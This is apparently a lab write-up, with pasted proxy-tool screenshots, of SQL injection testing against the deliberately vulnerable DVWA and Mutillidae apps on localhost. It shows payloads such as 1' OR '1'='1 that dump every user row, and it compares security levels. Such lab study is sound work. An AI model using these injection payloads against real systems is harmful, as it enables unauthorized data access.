









Phase 8: DVWA SQL Injection baseline and boolean check

I went to DVWA's SQL Injection page and sent the default value id=1. The page responded with one row. It showed First name: admin and Surname: admin. That was my baseline for a normal request. Next I sent id=1' AND '1'='1 to test a true boolean. The result was the same single row. There was no SQL error and no sign that quotes were handled in a safe way. This suggests the input was able to reach the query logic.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



Sites
Quick Start
Request
Response
Requester
Text
Contexts
Default Context
Sites
https://127.0.0.1
https://jnn-pa.googleapis.com
https://googleads.g.doubleclick.net
https://static.doubleclick.net
https://pagead2.googlesyndication.com
https://www.youtube.com
https://ep2.adtrafficquality.google
https://ep1.adtrafficquality.google
https://i.ytimg.com
https://encrypted-tbn0.gstatic.com
https://play.google.com
https://ogads-pa.clients6.google.com
https://www.googletagmanager.com
GET http://127.0.0.1:4280/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
533 Pr... 31/08/2026, 10:27:53 POST http://127.0.0.1:4280/security.php 302 Found 8... 0 bytes SetCookie
534 Pr... 31/08/2026, 10:27:53 GET http://127.0.0.1:4280/security.php 200 OK 3... 5,257 bytes
535 Pr... 31/08/2026, 10:28:00 GET http://127.0.0.1:4280/vulnerabilities/sqli_bli... 200 OK 2... 4,661 bytes Medium Form, Script
537 Pr... 31/08/2026, 10:28:03 GET http://127.0.0.1:4280/vulnerabilities/sqli/ 200 OK 8... 4,592 bytes Informati... Form, Script
539 Pr... 31/08/2026, 10:28:28 GET http://127.0.0.1:4280/vulnerabilities/sqli/?id... 200 OK 1... 4,651 bytes Informati... Form, Script



Sites
Quick Start
Request
Response
Requester
Text
Contexts
Default Context
Sites
https://127.0.0.1
https://jnn-pa.googleapis.com
https://googleads.g.doubleclick.net
https://static.doubleclick.net
https://pagead2.googlesyndication.com
https://www.youtube.com
https://ep2.adtrafficquality.google
https://ep1.adtrafficquality.google
https://i.ytimg.com
https://encrypted-tbn0.gstatic.com
https://play.google.com
https://ogads-pa.clients6.google.com
https://www.googletagmanager.com
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 09:31:30 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4651
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
540 Pr... 31/08/2026, 10:31:03 GET http://127.0.0.1:4280/vulnerabilities/sqli/ 200 OK 6... 4,592 bytes Form, Script
541 Pr... 31/08/2026, 10:31:05 GET http://127.0.0.1:4280/vulnerabilities/sqli_bli... 200 OK 2... 4,661 bytes Form, Script
542 Pr... 31/08/2026, 10:31:08 GET http://127.0.0.1:4280/vulnerabilities/sqli/ 200 OK 2... 4,592 bytes Form, Script
543 Pr... 31/08/2026, 10:31:13 GET http://127.0.0.1:4280/vulnerabilities/sqli/?id... 200 OK 7... 4,651 bytes Form, Script
544 M... 31/08/2026, 10:31:30 GET http://127.0.0.1:4280/vulnerabilities/sqli/?id... 200 OK 2... 4,651 bytes Form, Script



Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Phase 9: DVWA SQL Injection security comparison

With DVWA set to High, I tried the same type of input, id=1' OR '1'='1. It still returned a valid row, so the page still seems to build the query from raw input at this level. Then I switched to Impossible, the highest option. I used a fake numeric id, 9999, just as a control. This time the response was empty and there was no error. That fits the idea of a parameterized approach where no matching record exists. It also points to prepared statements being used at Impossible.




Sites
Quick Start
Request
Response
Requester
Text
Contexts
Default Context
Sites
https://127.0.0.1
https://jnn-pa.googleapis.com
https://googleads.g.doubleclick.net
https://static.doubleclick.net
https://pagead2.googlesyndication.com
https://www.youtube.com
https://ep2.adtrafficquality.google
https://ep1.adtrafficquality.google
https://i.ytimg.com
https://encrypted-tbn0.gstatic.com
https://play.google.com
https://ogads-pa.clients6.google.com
https://www.googletagmanager.com
GET http://127.0.0.1:4280/vulnerabilities/sqli/?id=9999&Submit=Submit HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/sqli/?id=9&Submit=Submit
Cookie: security=low; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
548 Pr... 31/08/2026, 10:34:06 GET http://127.0.0.1:4280/ 200 OK 1... 6,436 bytes Script
549 Pr... 31/08/2026, 10:34:15 GET http://127.0.0.1:4280/vulnerabilities/sqli/ 200 OK 1... 4,592 bytes Form, Script
550 Pr... 31/08/2026, 10:34:19 GET http://127.0.0.1:4280/vulnerabilities/sqli/?id... 200 OK 1... 4,592 bytes Form, Script
551 Pr... 31/08/2026, 10:34:22 GET http://127.0.0.1:4280/vulnerabilities/sqli/?id... 200 OK 2... 4,592 bytes Form, Script


Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 12:37:28 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4663
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

User ID:
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">

</form>
<pre>ID: 1' AND '1'='1
First name: admin
Surname: admin</pre>

<h2>More Information</h2>


https://en.wikipedia.org/wiki/SQL_injection


https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

https://owasp.org/www-community/attacks/SQL_Injection

Phase 10: Mutillidae SQL Injection Baseline

I went to the Mutillidae User Info (SQL) login and lookup page. For a real lab account, I used username bee_lab1 and password password. That check gave back one row, with the stored details for the account. Then I typed a wrong pair, admingo and admingo. The site responded with: Authentication Error: Bad user name or password. Together, those two runs became the basic “good” and “bad” cases for the username and password fields.





Request Response

Header: Text Body: Text Send

```
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:34:01 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee&#x5f;lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
content-length: 54662
```

